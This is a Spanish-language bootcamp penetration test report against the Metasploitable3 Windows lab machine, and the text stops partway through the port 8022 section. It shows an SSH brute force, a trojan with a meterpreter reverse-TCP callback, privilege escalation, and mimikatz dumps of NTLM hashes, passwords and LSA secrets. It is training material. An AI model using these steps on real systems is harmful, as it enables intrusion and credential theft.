Offensive Security

Penetration Test

Tamara Ocaña
Bootcamp Ciberseguridad
2021

INDICE

1. Offensive Security Lab and Exam Penetration Test Report

1.1 Introducción

Se nos ha presentado la siguiente máquina virtual para realizar un test de penetración con el cual comprobar las posibles brechas de seguridad.

Un test de penetración externo trata de emular el rol de un atacante que quiere conseguir acceso a la red interna sin conocimientos previos de la misma. De esta manera se lleva a cabo un escaneo y una enumeración que identifique las potenciales vulnerabilidades con intención de explotarlas posteriormente.

A lo largo del documento, se irán explicando los procedimientos llevados a cabo por el pentester con sus correspondientes imágenes ilustrativas.

1.2 Objetivos

El objetivo de este documento es ilustrar el test de penetración llevado a cabo sobre la máquina virtual Metasploitable3, con un sistema operativo Windows.

La finalidad es identificar las posibles brechas de seguridad que permitan a un atacante remoto obtener acceso no autorizado a la información del sistema. El ataque será llevado a cabo con el nivel de acceso que podría tener un usuario ajeno al sistema organizativo. Todos los test que aparecen en este informe han sido llevados a cabo bajo condiciones controladas.

En la siguiente tabla se muestras los diferentes niveles de severidad que corresponden a los rangos de puntuación que asigna CVSS. Estos niveles son utilizados a lo largo del documentos para ser asignados a las vulnerabilidades y a los riesgos de impacto.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	La explotación es sencilla y generalmente da como resultado un compromiso a nivel del sistema. Se aconseja formar un plan de acción y parchear inmediatamente.
High	7.0-8.9	La explotación es más difícil, pero podría causar privilegios elevados y potencialmente una pérdida de datos o tiempo de inactividad. Se recomienda formar un plan de acción y parchear lo antes posible.
Moderate	4.0-6.9	Existen vulnerabilidades, pero no se pueden explotar o requieren pasos adicionales, como la ingeniería social. Se recomienda elaborar un plan de acción y un parches después de que se hayan resuelto los problemas de alta prioridad.
Low	0.1-3.9	Las vulnerabilidades no son explotables, pero reducirían la superficie de ataque de una organización. Se recomienda formar un plan de acción y parchear durante la próxima ventana de mantenimiento.
Informational	N/A	No existe ninguna vulnerabilidad. Se proporciona información adicional sobre los elementos detectados durante las pruebas, controles estrictos y documentación adicional.


1.3 Objetivo


La información con la que partimos de nuestra máquina objetivo es la siguiente:

Assesment	Details
Metasploitable3	192.168.56.102/24 10.0.2.17/24

Debido a que esta pentest se está llevando a cabo a través de una Kali Linux nativa, se ha tenido que modificar manualmente Windows Firewall, ya que a pesar de que ambas máquinas están en el mismo rango, nuestra Kali Linux no podía mapear los puertos de la Metasploitable3.

Esta acción se lleva a cabo desde **Control Panel > System and Security > Windows Firewall > Customize Settings**





Es importante apuntar que este pentest se ha realizado sin el conocimiento previo de las claves de acceso a la máquina.

También se han hecho las pruebas desde una máquina virtual Kali Linux, esa es la razón por la cual podemos encontrar, a lo largo del informe, dos IP para la misma máquina.

1.4 Requerimientos

Se ha ofrecido al técnico una máquina virtual Metasploitable3 con un sistema operativo Windows.


Se requiere que el presente documento contenga los siguientes puntos:

- Un resumen de recomendaciones no técnicas.
- Desarrollo de la metodología seguida a lo largo del pentest.

Las fases de una test de penetración incluyen:

- **Planning.** Se reúnen los objetivos del cliente y se obtienen las reglas de participación.
- **Discovery.** Se realiza un scanner y una enumeración para identificar las potenciales vulnerabilidades, áreas débiles y explotaciones.
- **Attack.** Se confirma la potencial vulnerabilidad a través de la explotación y se crea un nuevo acceso.
- **Reporting.** El documento recoge las vulnerabilidades y explotaciones. Las fuerzas y debilidades de la compañía.

Se les presenta una imagen visual de las fases de un pentest y su posterior representación en el informe:



2. High-Level Summary

2.1 Recomendaciones

La máquina virtual, Metasploitable3, que ha sido objeto del pentest que se presenta en este informe presenta varios puertos con vulnerabilidades críticas.

Se recomienda al usuario realizar una **actualización urgente de todos los servicios**. Si alguno de dichos servicios no se está utilizando y no se preveee su utilización a medio-largo plazo, se recomienda la eliminación del mismo.

Otra de las principales recomendaciones que podemos hacer a los usuarios de esta máquina virtual es la instalación de una **biblioteca de contraseñas**, como KeePass, que le permita generar y almacenar contraseñas seguras. Además, **es recomendable tener un backup** de las contraseñas en otro dispositivo y, a ser posible, también almacenarlas en analógico, en un lugar seguro.

Para mantener la seguridad de nuestro dispositivo y sus servicios es necesario **cambiar las contraseñas** cada 3-6 meses, sobre todo en aquellos servicios que se utilicen de manera habitual.

Se ha de **evitar a toda costa las contraseñas que vienen por defecto** en los servicios instalados.

En el siguiente punto se presenta una versión visual del test que se ha realizado a la máquina objeto del mismo.

3. Methodologies

3.1 Enumeración de los servicios

Lo primero que se ha hecho, para conseguir información sobre la máquina sobre la que debemos hacer una prueba de penetración, ha sido realizar un mapeo de la red de la máquina.

```
Host is up (0.00029s latency).
Not shown: 989 filtered ports
PORT     STATE SERVICE          VERSION
21/tcp   open  ftp              Microsoft ftpd
22/tcp   open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp   open  http             Microsoft IIS httpd 7.5
4848/tcp open  ssl/appserv-http?
8022/tcp open  http             Apache Tomcat/Coyote JSP engine 1.1
8080/tcp open  http             Sun GlassFish Open Source Edition  4.0
8383/tcp open  ssl/http         Apache httpd
9200/tcp open  wap-wsp?
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49165/tcp open  java-rmi        Java RMI
```

En esta tabla podemos ver los puertos que hemos obtenido con el mapeo de la red. Los colores corresponden a la guía que hemos mostrado anteriormente, con los que se señalan los diferentes niveles de severidad de las vulnerabilidades encontradas.

Como podrá observar, el puerto 22 no aparece coloreado, ya que no se ha usado una vulnerabilidad categorizada con CVE.

Puerto	Estado	Servicio	Versión	Vulnerabilidad
21/tcp	Open	FTP	Microsoft ftpd	-
22/tcp	Open	SSH	OpenSSH 7.1 (protocol 2.0)	Fuerza bruta
80/tcp	Open	HTTP	Microsoft IIS httpd 7.5	CVE-2015-1635
4848/tcp	Open	ssl/appserv-http?	-	-
8022/tcp	Open	HTTP	Apache Tomcat/Coyote JSP engine 1.1	CVE-2015-8249
8080/tcp	Open	HTTP	SunGlassFish Open Source Edition 4.0	-
8383/tcp	Open	SSL/HTTP	Apache httpd	CVE-2015-8249
9200/tcp	Open	WAP-WSP?	-	CVE-2014-3120
49153/tcp	Open	MSRPC	Microsoft Windows RPC	-
49154/tcp	Open	MSRPC	Microsoft Windows RPC	-
49165/tcp	Open	MSRPC	Microsoft Windows RPC	-

3.2 Penetración

- Puerto 22

Dirección IP	Puerto	Servicio	Versión
192.168.56.102/24	22	SSH	OpenSSH 7.1

El puerto 22 lo encontramos por defecto, en cualquier máquina, para el protocolo SSH. SSH es un protocolo de conexión remota segura para sistemas Unix. Fue diseñado para reemplazar al protocolo telnet (puerto 23) y al protocolo ftp (puerto 21).

En nuestra máquina objetivo el servicio, que está utilizando la máquina objetivo, está trabajando con la versión OpenSSH 7.1.


Cuando encontramos este puerto abierto podemos deducir que se pueden hacer conexiones remota entre equipos. A través de este puerto se pueden obtener credenciales siempre que trabajemos a partir de un ataque de fuerza bruta. Para llevar a cabo este ataque de fuerza bruta tenemos dos opciones:

- Usando un módulo **auxiliary/scan/ssh/ssh_login** de Metasploit utilizando como diccionario **rockyou.txt.**
- Utilizando la herramienta Hydra y el mismo diccionario.


Los siguientes procesos descritos corresponden al uso del módulo de Metasploit mencionado anteriormente.


Utilizando el módulo **auxiliary/scan/ssh/ssh_login** conseguimos obtener las credenciales del puerto ssh. Además, crea directamente dos sesiones, con sus correspondientes terminales, con el usuario mestasplotable3.

Podemos ver que el usuario no tiene ningún tipo de permiso y, por ello, no podemos obtener una terminal avanzada de meterpreter.



Al conocer usuarios y contraseñas podemos hacer una conexión SSH y de esa manera insertar un troyano en la máquina objetivo. Este proceso tiene por objetivo final conseguir una terminal avanzada meterpreter.





Una vez hemos insertado en la máquina objetivo nuestro troyano, dejamos un **exploit/multi/handler** a la escucha. Con dicho exploit lo que vamos a conseguir es, que cuando el troyano sea ejecutado, obtengamos una sesión meterpreter.

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run -jz
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://10.0.2.15:4444
```

Para ejecutar el troyano utilizamos la primera shell que hemos obtenido.

```
pwd
/cygdrive/c/Users/Administrator/desktop
ls
SIIUU.exe
desktop.ini
systeminfo.txt
./SIIUU.exe

[*] Sending stage (200262 bytes) to 10.0.2.12
[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.12:49291) at 2021-07-06 18:41:38 +0200
```

Una vez hemos ejecutado el troyano volvemos a nuestro metasploit en el que podemos ver que hemos obtenido una terminal avanzada de meterpreter.

El siguiente paso es comprobar si podemos elevar privilegios con el comando **getsystem**. Una vez ejecutado el comando podemos ver que tenemos pleno control sobre el sistema.

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                Connection
  --  ----  ----                   -----------                                ----------
  1         shell windows          SSH Administrator:vagrant (10.0.2.12:22)   10.0.2.15:46313 → 10.0.2.12:22 (10.0.2.12)
  2         meterpreter x64/windows  METASPLOITABLE3\sshd_server @ METASPLOITABLE3  10.0.2.15:4444 → 10.0.2.12:49291 (10.0.2.12)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: METASPLOITABLE3\sshd_server
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Una vez hemos conseguido elevar privilegios, hasta ser **NT AUTHORITY/SYSTEM,** volcamos los hashes del sistema con el comando **hashdump.**

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

Si cargamos **Kiwi** podremos obtener una mayor cantidad de información. A través de esta herramienta seremos capaces de obtener todas las credenciales del sistema.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

```
meterpreter > creds_all
[+] Running as SYSTEM
[+] Retrieving all credentials
msv credentials
===============

Username       Domain           LM                                NTLM                              SHA1
--------       ------           --                                ----                              ----
Administrator  METASPLOITABLE3  5229b7f52540641daad3b435b51404ee  e02bc503339d51f71d913c245d35b50b  c805f88436bcd9ff534ee86c59ed230437505ecf
sshd_server    METASPLOITABLE3  e501ddc244ad2c14829b15382fe04c64  8d0a16cfc061c3359db455d00ec27035  94bd2df8ae5cadbbb5757c3be01dd40c27f9362f

wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
Administrator     METASPLOITABLE3  vagrant
METASPLOITABLE3$  WORKGROUP        (null)
sshd_server       METASPLOITABLE3  D@rj33l1ng

tspkg credentials
=================

Username       Domain           Password
--------       ------           --------
Administrator  METASPLOITABLE3  vagrant
sshd_server    METASPLOITABLE3  D@rj33l1ng

kerberos credentials
====================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
Administrator     METASPLOITABLE3  vagrant
metasploitable3$  WORKGROUP        (null)
sshd_server       METASPLOITABLE3  D@rj33l1ng
```

NTLM se trata de un **protocolo de autenticación de Microsoft**. Este protocolo determina que el cliente debe autenticarse con un usuario y contraseña. Podemos obtener, de forma estructurada, los **hashes NTLM** a través del comando **lsa_dump_sam.**

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : METASPLOITABLE3
SysKey : 860592e6c7767339b85c1d7ba68dd419
Local SID : S-1-5-21-1094144872-4035916511-3167601523

SAMKey : 077460d5af73af5f73967f7c4063df60

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e02bc503339d51f71d913c245d35b50b

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : vagrant
  Hash NTLM: e02bc503339d51f71d913c245d35b50b

RID  : 000003e9 (1001)
User : sshd

RID  : 000003ea (1002)
User : sshd_server
  Hash NTLM: 8d0a16cfc061c3359db455d00ec27035
```

```
RID  : 000003ec (1004)
User : leia_organa
  Hash NTLM: 8ae6a810ce203621cf9cfa6f21f14028

RID  : 000003ed (1005)
User : luke_skywalker
  Hash NTLM: 481e6150bde6998ed22b0e9bac82005a

RID  : 000003ee (1006)
User : han_solo
  Hash NTLM: 33ed98c5969d05a7c15c25c99e3ef951

RID  : 000003ef (1007)
User : artoo_detoo
  Hash NTLM: fac6aada8b7afc418b3afea63b7577b4

RID  : 000003f0 (1008)
User : c_three_pio
  Hash NTLM: 0fd2eb40c4aa690171ba066c037397ee

RID  : 000003f1 (1009)
User : ben_kenobi
  Hash NTLM: 4fb77d816bce7aeee80d7c2e5e55c859

RID  : 000003f2 (1010)
User : darth_vader
  Hash NTLM: b73a851f8ecff7acafbaa4a806aea3e0

RID  : 000003f3 (1011)
User : anakin_skywalker
  Hash NTLM: c706f83a7b17a0230e55cde2f3de94fa

RID  : 000003f4 (1012)
User : jarjar_binks
  Hash NTLM: ec1dcd52077e75aef4a1930b0917c4d4

RID  : 000003f5 (1013)
User : lando_calrissian
  Hash NTLM: 62708455898f2d7db11cfb670042a53f
```

```
RID  : 000003f6 (1014)
User : boba_fett
  Hash NTLM: d60f9a4859da4feadaf160e97d200dc9

RID  : 000003f7 (1015)
User : jabba_hutt
  Hash NTLM: 93ec4eaa63d63565f37fe7f28d99ce76

RID  : 000003f8 (1016)
User : greedo
  Hash NTLM: ce269c6b7d9e2f1522b44686b49082db

RID  : 000003f9 (1017)
User : chewbacca
  Hash NTLM: e7200536327ee731c7fe136af4575ed8

RID  : 000003fa (1018)
User : kylo_ren
  Hash NTLM: 74c0a3dd06613d3240331e94ae18b001
```

Los **LSA secrets** son un tipo de almacenamiento protegido para datos utilizados por el **Local Security Authority (LSA) en Windows.** LSA está diseñado para administrar la política de seguridad local de un sistema, auditar, autenticar, registrar usuarios en el sistema y almacenar datos privados.

Con el comando **lsa_dump_secrets** podemos volcar información sobre este almacenamiento protegido.

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : METASPLOITABLE3
SysKey : 860592e6c7767339b85c1d7ba68dd419

Local name : METASPLOITABLE3 ( S-1-5-21-1094144872-4035916511-3167601523 )
Domain name : WORKGROUP

Policy subsystem is : 1.11
LSA Key(s) : 1, default {a74d9aba-d0fd-7c19-12a4-d3ebf09ecaf4}
  [00] {a74d9aba-d0fd-7c19-12a4-d3ebf09ecaf4} 7e08aeb3ba9c4adc65ff947e82344182b185ad5ce9d4c268b552dfb758a02d52

Secret  : DefaultPassword
cur/text: vagrant
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 72 26 7b ba 56 0b 0c 2d a7 91 4e 99 c3 c4 6e 33 af 51 ac 2c d6 4d eb ea ff 04 2e 58 14 7b f0 3a d6 6a ed 53 dd eb 9e 71
    full: 72267bba560b0c2da7914e99c3c46e33af51ac2cd64debeaff042e58147bf03ad66aed53ddeb9e71
    m/u : 72267bba560b0c2da7914e99c3c46e33af51ac2c / d64debeaff042e58147bf03ad66aed53ddeb9e71
old/hex : 01 00 00 00 ec 9c 9a 9f 35 c7 df f8 1a 13 9c 54 91 ea ec 30 3c 72 7d 50 fa 4e 31 1e 10 87 88 66 31 82 e4 0f 7d 0e d7 27 17 7b 8a 2c
    full: ec9c9a9f35c7dff81a139c5491eaec303c727d50fa4e311e108788663182e40f7d0ed727177b8a2c
    m/u : ec9c9a9f35c7dff81a139c5491eaec303c727d50 / fa4e311e108788663182e40f7d0ed727177b8a2c

Secret  : NL$KM
cur/hex : 99 9f 8b 31 9b ec 4b ce 88 1c a3 28 6f 59 99 f3 97 47 ba d6 c7 d6 31 b7 2b 3d 7c 35 e6 6d 5b 14 00 48 9b a1 97 71 15 8e d3 af 9b 11 cb b1 b6 ae ef 49 df 75 20 c
3 e0 09 d2 66 65 eb 0a ba 4a b8

Secret  : _SC_OpenSSHd / service 'OpenSSHd' with username : .\sshd_server
cur/text: D@rj33l1ng
```

MSV es un paquete de autenticación que almacena registros de usuario en la base de datos **SAM (Security Account Manager)**. Este paquete admite la autenticación de paso a través de usuarios de otros dominios mediante el **servicio Netlogon**. Este paquete de autenticación es utilizado por el **protocolo NTLM**.

Con el comando **creds_msv** podemos obtener las credenciales de este paquete de autenticación.

Para obtener todavía más información podemos descargar, a través de la terminal avanzada de meterpreter, el archivo **systeminfo.txt**.

Este archivo contiene información detallada sobre un ordenador y su sistema operativo. Incluye la **configuración del sistema operativo**, **información de seguridad**, **ID de producto** y **propiedades de hardware** (tamaño de RAM, espacio en disco o las tarjetas de red).

↗️ Puerto 80

Dirección IP	Puerto	Servicio	Versión
192.168.56.102/24	80	HTTP	Microsoft IIS httpd 7.5

El puerto 80 es el que encontramos por defecto, en cualquier máquina, para el protocolo HTTP. HTTP es el protocolo de comunicación que nos permite transferir información a través de la red.


En nuestra máquina objetivo el servicio, que está utilizando nuestro puerto en cuestión, está trabajando con la versión Microsoft IIS HTTPD 7.5.

Toda esta información es relevante a la hora de buscar una vulnerabilidad a través de la cual poder explotar la máquina objetivo.

Hemos encontrado una vulnerabilidad relacionada con la versión del servicio HTTP.

La vulnerabilidad **CVE-2015-1635** permite a los atacantes remotos ejecutar código arbitrario a través de solicitudes HTTP.

Al hacer esta búsqueda en la herramienta de Metasploit hemos obtenido como resultado dos módulos de ataque. El módulo **auxiliary/dos/http/m15_034_ulonglongadd** nos permite realizar una **denegación de servicio (DoS)** al servidor. Como resultado la máquina virtualizada se apaga cada vez que lanzamos el ataque.



Puerto 8022

Dirección IP	Puerto	Servicio	Versión
192.168.56.102/24	8022	http	Apache Tomcat/Coyote JSP engine 1.1

El puerto 8022 ha sido utilizado en esta máquina para dar paso al servicio HTTP con Apache Tomcat/Coyote JS engine 1.1, que se trata de un contenedor para ampliar la capacidad de un servidor.

Hacemos una búsqueda en fuente abierta y encontramos que existe una vulnerabilidad para este servicio, en concreto el **CVE-2015-8249**. Esta vulnerabilidad permite, a través de la clase **FileUpdloadServlet** en **ManageEngine Desktop Central 9**, a los atacantes remotos cargar y ejecutar archivos a través del parámetro **ConnectionId**. Esta vulnerabilidad no requiere de autenticación para aprovecharse de ella.

El parámetro **computerName** lo podemos encontrar en **FileUploadServlet**, que se utiliza para normalizar la ruta de un archivo 7z, archivo comprimido con la herramienta 7Z-Zip, desarrollada para plataformas Windows.

En ManageEngine Desktop Central 9 se comprueban varias cosas, entre ellas el recorrido del directorio, la inyección de ruta absoluta y los ejecutables potencialmente peligrosos. El parámetro computerName no es el único que proporciona información sobre el usuario y parte de la ruta del archivo, el parámetro connectionId también nos lo ofrece, cuando inyectamos un byte nulo (%00) para modificar la extensión del archivo.


Hacemos una búsqueda en la herramienta Metasploit de nuestro CVE. Encontramos el **exploit/windows/http/manageengine_connectionid_write**.

```
msf6 exploit(windows/http/manageengine_connectionid_write) > search  CVE-2015-8249

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/windows/http/manageengine_connectionid_write  2015-12-14       excellent  Yes    ManageEngine Deskt
op Central 9 FileUploadServlet ConnectionId Vulnerability


